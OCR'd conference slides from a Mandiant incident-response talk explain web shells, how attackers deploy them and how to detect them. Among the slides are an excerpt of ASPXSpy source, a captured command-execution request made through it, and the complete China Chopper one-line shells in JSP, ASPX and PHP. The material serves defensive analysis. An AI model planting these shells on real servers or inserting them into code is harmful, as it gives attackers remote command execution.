Ryan Kazanciyan | Principal Consultant

MANDIANT®

Old Web Shells, New Tricks

AppSec DC 2012

Standard Disclaimer

All information is derived from MANDIANT observations in non-classified environments


Some information has been sanitized to protect our clients' interests

whoami

RYAN KAZANCIYAN

[“kah-ZAN-see-yan”]

- Principal Consultant
- Joined Mandiant in 2009
- Focus on incident response investigations and forensics
- Previous background in penetration testing, application security
- Instructor



Reviewing the Basics


Web Shells Defined

- Malicious web page that provides attacker functionality:
  - File transfer
  - Command execution
  - Network reconnaissance
  - Database connectivity
  - …
- Server-side scripting
  - PHP, ASP, ASPX, JSP, CFM, etc…

Usage Scenarios

- Get a file on a web server
- External attack vectors
  - RFI
  - SQL injection
  - File upload
  - Exposed admin interface
- Low “barrier to entry”
  - Lots of publicly available malware
  - Lots of web app vulnerabilities
  - Trivial to use

Classic Web Shell Attacks



Attacker uploads a malicious dynamic web page to a vulnerable web server

Attacker uses the "web shell" to browse files, upload tools, and run commands

Attacker escalates privileges and pivots to additional targets as allowed

Threat Actors


- Type of malware != attribution
- Most frequently seen used by:
  - Financial Crime / Cardholder Data Theft groups
  - Hacktivists
  - Script kiddies

Traditional Detection Methods

- Network monitoring
  - Web attack vectors
  - Known bad source IPs / domains
  - Signatures for web shell traffic (can be limited)
- Log review
  - Proactive vs. reactive?
- Anti-virus
  - Very poor detection rates
- Post-incident host-based forensics
  - Driven by some other indicator of compromise
  - Tracing attack timeline to Internet-facing server


Example: “ASPXSpy”


- Very popular
- “Make in China”
- Full-featured
- ~60KB
- Hashed password
- Lots of tell-tale strings in server-side source and rendered output



```
<%@ Page Language="C#" Debug="true" trace="false" validateRequest="false"  %>
<%@ import Namespace="System.IO" %>
<%@ import Namespace="System.Diagnostics" %>
<%@ import Namespace="System.Data" %>
<%@ import Namespace="System.Data.OleDb" %>
<%@ import Namespace="Microsoft.Win32" %>
<%@ import Namespace="System.Net.Sockets" %>
<%@ Assembly Name="System.DirectoryServices, Version=2.0.0.0, Culture=neutral
<%@ import Namespace="System.DirectoryServices" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3

<script runat="server">
/*
Thanks Snailsor,FuYu

Code by Bin

Make in China

Blog: http://www.rootkit.net.cn

E-mail : master@rootkit.net.cn
*/
    public string Password = "[redacted]//PASS:[redacted]
    public string SessionName = "ASPXSpy";
    public string Bin_Action = "";
    public string Bin_Request = "";
    protected OleDbConnection conn = new OleDbConnection();
    protected OleDbCommand comm = new OleDbCommand();
```

“ASPXSpy” Client Usage



3/27/2012 2:52:31 PM
Sysinfo
IISSpy
WebShell
Command
SqlTools
SuExp
PortScan
RegShell
Logout
Copyright (C) 2008 Bin -> WwW.RoOTkIt.NeT.Cn -> Reverse-IP
Drives : A:\ C:\ D:\ Z:\ WebRoot : C:\Documents and Settings\user\Desktop\webroot
Upfile :
Browse...
C:\Documents and Settings\user\Desktop\webroot
GO
UpLoad
Create :
NewFile
NewDir
Copy :
C:\Documents and Settings\user\Desktop\web
Name
Siz
|Parent Directory|
image.aspx
637



```
POST /webroot/image.aspx HTTP/1.1
Host: 192.168.30.128
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:10.0.1) Gecko/20100101
Firefox/10.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.30.128/webroot/image.aspx
Cookie: ASP.NET_SessionId=omjpovfwrbwzsruqpfjzf5jf
Content-Type: application/x-www-form-urlencoded
Content-Length: 542

__VIEWSTATE=%
2FwEPDwUJOTA5ODc3ODY2D2QWAgIED2QWEAIBDw8WAh4HVmlzaWJsZWhkZAICDw8WAh8AZ2QWAgIBDw8WAh4EVG
V4dAUUMy8yNy8yMDEyIDI6NTU6NTUgUE1kZAIIDw8WAh8AZ2RkAgoPZBYCAg8PZBYCAgEPPCsACwBkAgwPDxYCH
wBoZGQCDg8PFgIfAGhkZAIQDw8WAh8AaGRkAhIPDxYCHwBoZGRkIXj2Fd7CmcLly8k6V1%2FCiubuh0k%
3D&MainButton=Sysinfo&Bin_CmdPathTextBox=C%3A%5CWindows%5CSystem32%
5CCmd.exe&Bin_CmdShellTextBox=%2Fc+Set&__EVENTVALIDATION=%2FwEWDQKPzISBCQLwssG%
2BAgKfvbvRCwKW96LkCAKEwphFAszyt%2FgNAvW2sawPAtO9kIQPApuC44QJApubi4cGAsG%
2FmdoOAsqNhzoC9ZjG1A6CILMscp3So59yA2i5lWcMRQYB%2FA%3D%3DHTTP/1.1 200 OK
Cache-Control: private
Content-Length: 2702
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Server: UltiDev Web Server Pro (3.0.0.15) Microsoft-HTTPAPI/1.0
X-AspNet-Version: 2.0.50727
Date: Tue, 27 Mar 2012 18:57:33 GMT

....pK.f.....r.H..S.w.aj.v%F....%...p.d.g2....
."5.dk.}.%...b<.;..D.g.wK.~U......^.......e.........a.F.|.6.-..Y`......=.a.F..
3..2..q\....N...<.^.!^_^.=....B..+.[I.>...U).8UUS..P#...j.d#...'...i...j.5pi
{.s..l.......*.......G.....Vvlo...~.@......l.....O.E..w....v....._....V^.x'....Ak..../
"..K.>.r.YO.[L./..{B{r.......F...Z.Y.....}..t...XN.....?
```


Example: “China Chopper”

- < 100 **bytes**
- Relies on a thick-client for remote access
- Simple password mechanism
- Easily hidden
- References: www.maicaidao.com, www.webshell.cc




```
JSP:
<%
if(request.getParameter("f")!=null)(new
java.io.FileOutputStream(application.getRealPath("\\")+request.getParameter("f"))).write
(request.getParameter("t").getBytes());
%>

ASPX:
<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>

PHP:
<script language="php">@eval($_POST[sb])</script>
```

“Chopper” Client Usage



